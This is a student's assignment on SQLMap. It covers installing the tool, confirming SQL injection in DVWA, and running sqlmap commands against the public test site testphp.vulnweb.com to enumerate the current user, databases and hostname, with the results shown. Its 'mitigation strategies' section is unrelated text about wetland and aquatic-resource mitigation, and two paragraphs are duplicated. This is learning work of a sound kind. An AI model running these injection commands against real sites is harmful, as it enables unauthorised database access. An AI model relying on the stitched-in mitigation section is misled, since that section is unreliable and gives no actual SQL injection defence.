Assignment no. 3 SQLMAP

Name :Kambala Raj Kumar
College :Dr.Lankapalli Bullayya College
Reg.no.:721128805335
Date :21/02/2024

Step -1 Purpose and Usage of SQLMap:

Purpose :


SQLMAP is an open-source penetration tool. SQLMAP allows you to automate the process of identifying and then exploiting SQL injection flaws and subsequently taking control of the database servers. In addition, SQLMAP comes with a detection engine that includes advanced features to support penetration testing.SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities. We can use it to test web applications for SQL injection vulnerabilities and gain access to a vulnerable database. SQLmap is a favourite tool among pen-testers for its ease of use and flexibility.

Usage :

SQLMAP is an open-source penetration tool. SQLMAP allows you to automate the process of identifying and then exploiting SQL injection flaws and subsequently taking control of the database servers. In addition, SQLMAP comes with a detection engine that includes advanced features to support penetration testing.Sqlmap supports six different injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries, and out-of-band. Depending on the target application, some techniques may work better than others, or some may not work at all.

Step -2 Installation of SQLMap:


- SQLMap is written in Python and can be easily installed on most operating systems.
- You can install SQLMap by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).
- For example, on Debian-based systems, you can install SQLMap using the following command: sudo apt-get install sqlmap.




We have installed sqlmap


Step-3 Identifying a Vulnerable Web Application :

Step 1:Install DVWA on kali linux






Step 2 : Now we can perform sql injection as follows




After giving user id we can see the user name which is a vulnerability.
Hence we can conclude that this DVWA is an vulnerable web application

Step -4 Performing a Basic SQL Injection Attack:


Lets use the site - http://testphp.vulnweb.com/
Use command - sqlmap -u “site_url” –crawl 2 –batch






An sql injection vulnerability is been detected.

Now use command -
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 –current-user –dbs –hostname
To get info about the user, database & host





The current user is acuart@localhost
Hostname is ip-10-0-0-222
Databases - acuart & information_schema

Step -5 Documenting the Steps:

The commands used are

- Sudo apt-get install sqlmap -this command is used to install sqlmap.
- sqlmap -u “site_url” –crawl 2 –batch -It is used to attack on particular website.
- sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 –current-user –dbs –hostname - this command is used to know information about hostname,database and user.

potential impact of SQL injection vulnerabilities :

The impact SQL injection can have on a business is far-reaching. A successful attack may result in the unauthorised viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, all of which are highly detrimental to a business.

suggest mitigation strategies :

- There are four common risk mitigation strategies: avoidance, reduction, transference, and acceptance.
- The types of mitigation enumerated by CEQ are compatible with the requirements of the Guidelines; however, as a practical matter, they can be combined to form three general types of mitigation.
- Avoidance means mitigating an aquatic resource impact by selecting the least-damaging project type, spatial location and extent compatible with achieving the purpose of the project. Avoidance is achieved through an analysis of appropriate and practicable alternatives and a consideration of impact footprint.
- Compensatory mitigation may be accomplished through the restoration, creation, enhancement, or preservation of wetlands. Restoration: Returning natural/historic functions to a former or degraded aquatic resource.